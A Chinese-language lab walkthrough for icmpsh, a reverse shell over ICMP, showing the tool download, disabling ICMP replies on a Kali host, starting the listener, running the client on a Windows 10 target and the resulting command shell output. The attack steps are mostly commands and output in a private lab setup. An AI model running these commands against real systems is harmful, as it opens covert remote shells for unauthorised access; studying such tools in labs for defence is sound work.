一、介绍

1、简介

icmpsh是一个简单的反向ICMP Shell，带有一个win32从属和一个POSIX兼容的C、Perl或Python主控。与其他类似的开源工具相比，主要优势在于它不需要管理权限即可在目标机器上运行。

2、下载地址

```
https://github.com/bdamele/icmpsh
```

二、实验

1、环境

```
Kali：192.168.174.158
Win10：192.168.174.157
```

2、下载工具

```
git clone https://github.com/inquisb/icmpsh.git
```

3、下载依赖


```
pip2 install impacket
```

4、关闭icmp应答

```
sysctl -w net.ipv4.icmp_echo_ignore_all=1
```


5、Kali设置监听

```
python2 icmpsh_m.py 192.168.174.158 192.168.174.157
```




6、目标主机执行脚本

```
icmpsh.exe -t 192.168.174.158
```



7、成功获取shell


root fzf)-[~/NeiWangSecurity/icmpsh2]
python2 icmpsh_m.py 192.168.174.158 192.168.174.157
Microsoft Windows [◆汾 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Users\ \Desktop\icmpsh2>whoami
whoami
desktop-374lhp6\ch
C:\Users\ \Desktop\icmpsh2>